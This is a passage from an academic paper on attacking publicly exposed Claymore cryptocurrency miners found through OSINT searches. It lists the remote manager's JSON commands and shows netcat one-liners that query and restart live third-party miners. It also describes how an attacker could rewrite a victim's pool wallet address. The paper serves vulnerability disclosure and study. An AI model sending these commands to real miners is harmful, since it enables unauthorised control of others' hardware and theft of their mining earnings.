
As it can be seen from the Figure 6 above, there are many cryptocurrency miners available on the Internet which IP addresses of these miners are exposed to public through OSINT technology with the help of specific queries and dorks. The Claymore Remote Manager API allows you to manage the miner server remotely once the IP address is known. The remote JSON packages can be transferred to modify the configuration file of the miner.



```
EthMan uses raw TCP/IP connections (not HTTP) for remote management and statistics. Optionally, "psw" field is added to requests is the password for remote ma
The following commands are available (JSON format):



-----------------
REQUEST:
{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}

RESPONSE:
{"result": ["9.3 - ETH", "21", "182724;51;0", "30502;30457;30297;30481;30479;30505", "0;0;0", "off;off;off;off;off;off", "53;71;57;67;61;72;55;70;59;71;61;70"
"9.3 - ETH"                 - miner version.
"21"                        - running time, in minutes.
"182724"                    - total ETH hashrate in MH/s, number of ETH shares, number of ETH rejected shares.
"30502;30457;30297;30481;30479;30505"   - detailed ETH hashrate for all GPUs.
"0;0;0"                     - total DCR hashrate in MH/s, number of DCR shares, number of DCR rejected shares.
"off;off;off;off;off;off"       - detailed DCR hashrate for all GPUs.
"53;71;57;67;61;72;55;70;59;71;61;70"   - Temperature and Fan speed(%) pairs for all GPUs.
"eth-eu1.nanopool.org:9999"     - current mining pool. For dual mode, there will be two pools here.
"0;0;0;0"                   - number of ETH invalid shares, number of ETH pool switches, number of DCR invalid shares, number of DCR pool switches.

COMMENTS:
Gets current statistics.



-----------------
REQUEST:

{"id":0,"jsonrpc":"2.0","method":"miner_restart"}

RESPONSE:
none.

COMMENTS:
Restarts miner.



-----------------
REQUEST:
{"id":0,"jsonrpc":"2.0","method":"miner_reboot"}

RESPONSE:
none.

COMMENTS:
Calls "reboot.bat" for Windows, or "reboot.bash" (or "reboot.sh") for Linux.



-----------------
REQUEST:
{"id":0,"jsonrpc":"2.0","method":"control_gpu", "params":[0, 1]}
```

Figure 7. Claymore Remote Manager API


The Figure 7 above illustrates the Claymore remote manager API configuration file that control GPUs (disable, dual mode etc.) or edit the config.txt to change the pool wallet address with sending some specific commands. In order to test the attack whether it is successful or not, we will send "miner_restart" or "control_gpu" command to detect whether the configuration file is read-only or write/read. We have used open source application "Netcat" to send JSON command on MacOS [21]. The Figure 8 below illustrates the result of "miner_getstat1" command which shows the statistics of the miner server.



```
Seyfullahs-iMac:~ seyfullahkilic$ clear
Seyfullahs-iMac:~ seyfullahkilic$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}\n' | nc [redacted] && printf "\n"
{"id": 0, "error": null, "result": ["10.0 - ETH", "810", "140147;1461;0", "30622;29906;28281;30572;20764", "0;0;0", "off;off;off;off;off", "64;
65;55;64;63;74;55;63;64;76", "eth-us-east1.nanopool.org:9999", "0;3;0;0"]}
Seyfullahs-iMac:~ seyfullahkilic$
```

Figure 8. "miner_getstat1" command result from the miner server

As it is mentioned before, "control_gpu" command is send in order to detect whether the configuration file is read-only or read/write. The results of the command illustrated in Figure 9 below.




```
ETH: 10/25/17-15:28:14 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.319 Mh/s, Total Shares: 1467, Rejected: 0, Time: 13:33
ETH: GPU0 30.621 Mh/s, GPU1 29.883 Mh/s, GPU2 28.288 Mh/s, GPU3 30.575 Mh/s, GPU4 29.952 Mh/s
ETH: 10/25/17-15:28:20 - SHARE FOUND - (GPU 4)
ETH: Share accepted (203 ms)!
ETH: 10/25/17-15:28:28 - SHARE FOUND - (GPU 3)
ETH: Share accepted (235 ms)!
ETH: 10/25/17-15:28:32 - SHARE FOUND - (GPU 3)
ETH: Share accepted (188 ms)!
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=51C fan=62%, GPU4 t=62C fan=76%
Remote management: read-only mode, command control_gpu ignored
ETH: 10/25/17-15:28:45 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.314 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.286 Mh/s, GPU3 30.577 Mh/s, GPU4 29.944 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.371 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.641 Mh/s, GPU1 29.926 Mh/s, GPU2 28.285 Mh/s, GPU3 30.569 Mh/s, GPU4 29.951 Mh/s
Incorrect ETH shares: none
 1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fece (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

ETH: 10/25/17-15:28:48 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.339 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.289 Mh/s, GPU3 30.576 Mh/s, GPU4 29.967 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.359 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.620 Mh/s, GPU1 29.887 Mh/s, GPU2 28.307 Mh/s, GPU3 30.578 Mh/s, GPU4 29.968 Mh/s
Incorrect ETH shares: none
 1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fece (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=64%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%
```

Figure 9. "control_gpu" command result from the miner server

As it is shown in Figure 9 above, the miner server is in Read-Only mode. This indicates the commands pushed to the server can be processed but it cannot be modify the GPU speed or processing power.


The command "miner_restart" is tried on the Claymore Remote Manager API and it successfully worked as shown in Figure 10 below. The system accepts the command and restarts.



```
Seyfullahs-iMac:~ seyfullahkilic$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_restart"}\n' | nc [redacted] && printf "\n"
{"id": 0, "result": true, "error": null}
Seyfullahs-iMac:~ seyfullahkilic$
```

Figure 10. "miner_restart" command result from the miner server

The Claymore Remote Manager also allows users to edit the configuration file with using JSON format (sending remote JSON files). However, this process can also be done with using Claymore's Ethereum Dual Miner Manager on Windows that can also change the pool wallet address which is one of the most critical vulnerability for the miners. The Figure 11 below illustrates this vulnerability.



Name	IP : Port	Running Time	Ethereum Stats	Decred Stats	GPU Temperature	Pool	Version
[redacted]	[redacted]	00:23 (0)	112.062 MH/s, 41/0/0 (0....	3361.878 MH/s, 215/5 (2...	(67C:83%) ...	eth-us-east1.nanopool.org:9999 (0...	10.0...

```
Total Ethereum Hashrate:   112.062 MH/s, 41/0 (0.00%)         Total Online Miners:   1
Total Decred Hashrate:     3361.878 MH/s, 215/5 (2.33%)       Total Working GPUs:    6
Manager running time: 00:02
```

Name	IP : Port	Running Time	Ethereum Stats	Decred Stats	GPU Temperature	Pool
[redacted]	[redacted]	00:24 (0)	116.144 MH/s, 43/0/0 (0....	3484.336 MH/s, 224/5 (2...	(67C:83%) (69C:83%) (73C:83%) (70C:83...	eth-us-east1.nanop

```
# WARNING! Remove "#" characters to enable lines, with "#" they are disabled and will be ignored by miner! Check README for details.
# WARNING! Miner loads options from this file only if there are not any options in the command line!

-epool eth-us2.dwarfpool.com:8008
-ewal 0x1[redacted]
#-epsw x
#-dpool stratum+tcp://yiimp.ccminer.org:4252
#-dwal [redacted]
#-dpsw x
#-esm 1
#-mode 0
#-tt 70
#-asm 0
```

```
Total Decred Hashrate:     3484.336 MH/s, 224/5 (2.23%)       Total Working GPUs:    6
Manager running time: 00:02
```

Figure 11. Claymore Ethereum Dual Miner Manager Configuration File

The corresponding configuration file will be edited if a permission granted by the user. Since there is vulnerability exist on the system that allows miners to connect through vulnerable web-based communication protocols, it will be easy for attacker to exploit this vulnerability and grant read/write access in the system. As it is shown above, it is quite easy for an attacker to modify the pool's Ethereum wallet address.

4 Conclusion

The vast amount of information available through Internet and use of OSINT allows attackers to generate different and more sophisticated attacks. Researchers focusing on large scale of attacks and conduct research on more sophisticated methodologies while considerable amount of attacks arising from simple vulnerabilities. The cryptocurrency mining is quite new and demanding market for individuals and businesses. However securing the miners and transactions should be taken into account and must have first priority for those companies that produce miners. The widespread use of miners without focusing on security policies and vulnerabilities likewise IoT devices may lead to an exposure of serious threats in the future considering the energy consumption and processing power of the miners. Apart from all these, the use of these technologies contains potential to replace conventional transaction exchange mechanisms, which means it will widespread to different markets including health, government and financial sectors. This research outlined the possible vulnerability exposure of the existing cryptocurrency miners that can be hacked through use of OSINT technology. The methodology and instructions used here was educational purposes. The further research required to improve search techniques with OSINT for gathering massive and detailed information about miners for different vulnerabilities. In addition to this, exploitation of miners for GPU control and modification of pool's Ethereum wallet address through OSINT is another critical contribution which may lead to hazardous results in case of deployment of vast number miners.

ACKNOWLEDGMENTS

We would like to sincerely thank to all reviewers and appreciate all supports provided from the journal office in managing paper submission and editing papers towards the success of this special issue.

REFERENCES

[1] Svein Ølnes, Jolien Ubacht, Marijn Janssen, Blockchain in government: Benefits and implications of distributed ledger technology for information sharing, In Government Information Quarterly, Volume 34, Issue 3, 2017, Pages 355-364, ISSN 0740-624X, https://doi.org/10.1016/j.giq.2017.09.007.

[2] Clare Sullivan, Eric Burger, E-residency and blockchain, In Computer Law & Security Review, Volume 33, Issue 4, 2017, Pages 470-481, ISSN 0267-3649, https://doi.org/10.1016/j.clsr.2017.03.016.

[3] Xiaoqi Li, Peng Jiang, Ting Chen, Xiapu Luo, Qiaoyan Wen, A survey on the security of blockchain systems, In Future Generation Computer Systems, 2017, , ISSN 0167-739X, https://doi.org/10.1016/j.future.2017.08.020.

[4] Nakamoto S: Bitcoin: A Peer-to-Peer Electronic Cash System. 2008.

[5] Due.com. (2017). How blockchain improves security and transaction times. Nasdaq. Retrieved from http://www.nasdaq.com/article/how-blockchain-improves-securityand-transaction-times-cm771339

[6] MIT News, Elizabeth Durant, Alison Trachy, "Digital Diploma debuts at MIT" Office of Undergraduate Education, October 17, 2017 http://news.mit.edu/2017/mit-debuts-secure-digital-diploma-using-bitcoin-blockchain-technology-1017

[7] TrendMicro, Kevin Y. Huang, "Security 101: The Impact of Cryptocurrency-Mining Malware" July 5, 2017, https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware

[8] Mauro Conti, Ali Dehghantanha, Katrin Franke, Steve Watson, Internet of Things security and forensics: Challenges and opportunities, In Future Generation Computer Systems, Volume 78, Part 2, 2018, Pages 544-546, ISSN 0167-739X, https://doi.org/10.1016/j.future.2017.07.060.

[9] News Week, Anthony Cuthbertson "Bitcoin Botnet Aims to Makes Money From Smart Devices", December 4, 2017, http://www.newsweek.com/botnet-hacking-devices-mine-bitcoin-582404

[10] Steve Watson, Ali Dehghantanha, Digital forensics: the missing piece of the Internet of Things promise, In Computer Fraud & Security, Volume 2016, Issue 6, 2016, Pages 5-8, ISSN 1361-3723, https://doi.org/10.1016/S1361-3723(15)30045-2.

[11] Business Insider, UK, Rob Price, "One of the world's biggest bitcoin exchanges has been hacked", July 5, 2017, http://uk.businessinsider.com/south-korean-bitcoin-exchange-bithumb-hacked-ethereum-2017-7

[12] The Guardian, Samuel Gibbs, "Bitcoin worth $78m stolen from Bitfinex exchange in Hong Kong" August 3, 2016, https://www.theguardian.com/technology/2016/aug/03/bitcoin-stolen-bitfinex-exchange-hong-kong

[13] CoinDesk, Charles Bovaird, "Bitcoin Drops Nearly 20% as Exchange Hack Amplifies Price Decline", August 2, 2016, https://www.coindesk.com/bitcoin-drops-12-exchange-hack-amplifies-price-decline/

[14] Christian Decker and Roger Wattenhofer (2014) "Bitcoin Transaction Malleability and MtGox", Computer Science, Cryptography and Security, https://doi.org/10.1007/978-3-319-11212-1_18

[15] CNBC International, Luke Graham "$32 million worth of digital currency ether stolen by hackers", Cybersecurity, July 20, 2017, https://www.cnbc.com/2017/07/20/32-million-worth-of-digital-currency-ether-stolen-by-hackers.html

[16] M. Banerjee, J. Lee, K.-K.R. Choo, A blockchain future to Internet of Things security: A position paper, Digital Communications and Networks (2017), http://dx.doi.org/10.1016/j.dcan.2017.10.006.

[17] D. Quick, K.-K.R. Choo, Digital forensic intelligence: Data subsets and Open Source Intelligence (DFINT+OSINT): A timely and cohesive mix, Future Generation Computer Systems (2016), http://dx.doi.org/10.1016/j.future.2016.12.032

[18] IDC. The Digital Universe of Opportunities. Rich Data and Increasing Value of The Internet of Things. EMC Corporation; 2014 [updated, 2014; cited 2016 1 June]; Available from: http://www.emc.com/leadership/digital-universe/2014view/executive-summary.htm.

[19] Bitmain AntMiner, Bitcoin Antminer S9-13.5TH/s https://shop.bitmain.com/productDetail.htm?pid=00020171110160546640l4g92i60062E

[20] Claymore's Dual Ethereum AMD GPU Miner v10.0 (Windows/Linux) https://github.com/nanopool/Claymore-Dual-Miner/releases

[21] Netcat, The Nmap project. https://nmap.org/ncat/

[22] Alzubi, A., Sari, A., (2016) "Deployment of Elliptic Curve Cryptography (ECC) to Enhance Message Integrity in Wireless Body Area Network". International Journal of Computer Science and Information Security, Vol.14, No.11, pp.1146-1153, ISSN:1947-5500.

[23] Alzubi, A. and Sari, A. (2016) Deployment of Hash Function to Enhance Message Integrity in Wireless Body Area Network (WBAN). Int. J. Communications, Network and System Sciences, Vol.9,No.12, pp. 613-621. http://dx.doi.org/10.4236/ijcns.2016.912047

[24] Sari, A., Rahnama, B., Eweoya, I., Agdelen, Z. (2016) Energizing the Advanced Encryption Standard (AES) for Better Performance. International Journal of Scientific & Engineering Research, Vol.7, No.4, pp.992-1000, ISSN 2229-5518.

[25] Rahnama, B., Sari, A., & Ghafour, M. Y. (2016). Countering RSA Vulnerabilities and Its Replacement by ECC: Elliptic Curve Cryptographic Scheme for Key Generation. In D. G., M. Singh, & M. Jayanthi (Eds.) Network Security Attacks and Countermeasures (pp. 270-312). Hershey, PA: Information Science Reference. doi:10.4018/978-1-4666-8761-5.ch012

[26] Sari, A. and Karay, M. (2015) Reactive Data Security Approach and Review of Data Security Techniques in Wireless Networks. Int. J. Communications, Network and System Sciences, Vol.8, No.13, pp. 567-577. Doi: http://dx.doi.org/10.4236/ijcns.2015.813051.

[27] Sari, A. and Karay, M. (2015) Comparative Analysis of Wireless Security Protocols: WEP vs WPA. International Journal of Communications, Network and System Sciences, Vol. 8, No.12, pp. 483-491. doi: http://10.4236/ijcns.2015.812043.

[28] Sari, A., Onursal, O. and Akkaya, M. (2015) Review of the Security Issues in Vehicular Ad Hoc Net-works (VANET). Int. J. Communications, Network and System Sciences, Vol. 8, No.13, pp. 552-566. http://dx.doi.org/10.4236/ijcns.2015.813050 .

[29] Cambazoglu, Ş. and Sari, A. (2015) Collision Avoidance in Mobile Wireless Ad-Hoc Networks with Enhanced MACAW Protocol Suite. Int. J. Communications, Network and System Sciences, Vol.8, No.13, pp. 533-542. http://dx.doi.org/10.4236/ijcns.2015.813048.

[30] Kirencigil, B.Z., Yilmaz, O., Sari, A., (2016) Unified 3-tier Security Mechanism to Enhance Data Security in Mobile Wireless Networks. International Journal of Scientific & Engineering Research, Vol.7, No.4, pp. 1001-1011, ISSN 2229-5518.

[31] Sari, A. (2015) "Two-Tier Hierarchical Cluster Based Topology in Wireless Sensor Networks for Contention Based Protocol Suite". International Journal of Communications", Network and System Sciences, Vol.8, No.3, pp. 29-42. doi: http://dx.doi.org/10.4236/ijcns.2015.83004.

[32] Yilmaz, O., Kirencigil, B.Z., Sari, A., (2016) VAN Based theoretical EDI Framework to enhance organizational data security for B2B transactions and comparison of B2B cryptographic application models.International Journal of Scientific & Engineering Research, Vol.7, No.4, pp. 1012-1020, ISSN 2229-5518.

[33] Sari, A., (2015), "Security Issues in Mobile Wireless Ad Hoc Networks: A Comparative Survey of Methods and Techniques to Provide Security in Wireless Ad Hoc Networks", New Threats and Countermeasures in Digital Crime and Cyber Terrorism, (pp. 66-94). Hershey, PA: IGI Global. doi:10.4018/978-1-4666-8345-7. April 2015.

[34] Sari, A. (2015) "Lightweight Robust Forwarding Scheme for Multi-Hop Wireless Networks". International Journal of Communications, Network and System Sciences, Vol. 8, No.3, pp. 19-28. doi: http://dx.doi.org/10.4236/ijcns.2015.83003.

[35] Sari, A. and Akkaya, M. (2015) Fault Tolerance Mechanisms in Distributed Systems. International Journal of Communications, Network and System Sciences, Vol.8, No.12, pp. 471-482. doi: http://10.4236/ijcns.2015.812042.

[36] Sari, A. (2015) "A Review of Anomaly Detection Systems in Cloud Networks and Survey of Cloud Security Measures in Cloud Storage Applications. Journal of Information Security", Vol.6, No.2, pp. 142-154. doi: http://dx.doi.org/10.4236/jis.2015.62015.

[37] Sari, A. (2014); "Security Approaches in IEEE 802.11 MANET – Performance Evaluation of USM and RAS", International Journal of Communications, Network, and System Sciences, Vol.7, No.9, pp. 365-372, ISSN: 1913-3723; ISSN-P: 1913-3715, DOI: http://dx.doi.org/10.4236/ijcns.2014.79038.

[38] Rahnama, B.; Sari, A.; Makvandi, R., "Countering PCIe Gen. 3 data transfer rate imperfection using serial data interconnect," Technological Advances in Electrical, Electronics and Computer Engineering (TAEECE), 2013 International Conference on , vol., no., pp.579,582, 9-11 May 2013 doi: http://doi.acm.org/10.1109/TAEECE.2013.6557339.

[39] Sari, A.; Rahnama, B., (2013) "Simulation of 802.11 Physical Layer Attacks in MANET," Computational Intelligence, Communication Systems and Networks (CICSyN), 2013 Fifth International Conference on , vol., no., pp.334,337, 5-7 June 2013, http://dx.doi.org/10.1109/CICSYN.2013.79 .

[40] Sari, A., Rahnama, B (2013). "Addressing security challenges in WiMAX environment". In Proceedings of the 6th International Conference on Security of Information and Networks (SIN '13). ACM, New York, NY, USA, 454-456. DOI=10.1145/2523514.2523586 http://doi.acm.org/10.1145/2523514.2523586

[41] Sari, A. (2014); "Security Issues in RFID Middleware Systems: A Case of Network Layer Attacks: Proposed EPC Implementation for Network Layer Attacks", Transactions on Networks & Communications, Society for Science and Education, United Kingdom, Vol.2, No.5, pp. 1-6, ISSN: 2054-7420, DOI: http://dx.doi.org/10.14738/tnc.25.431.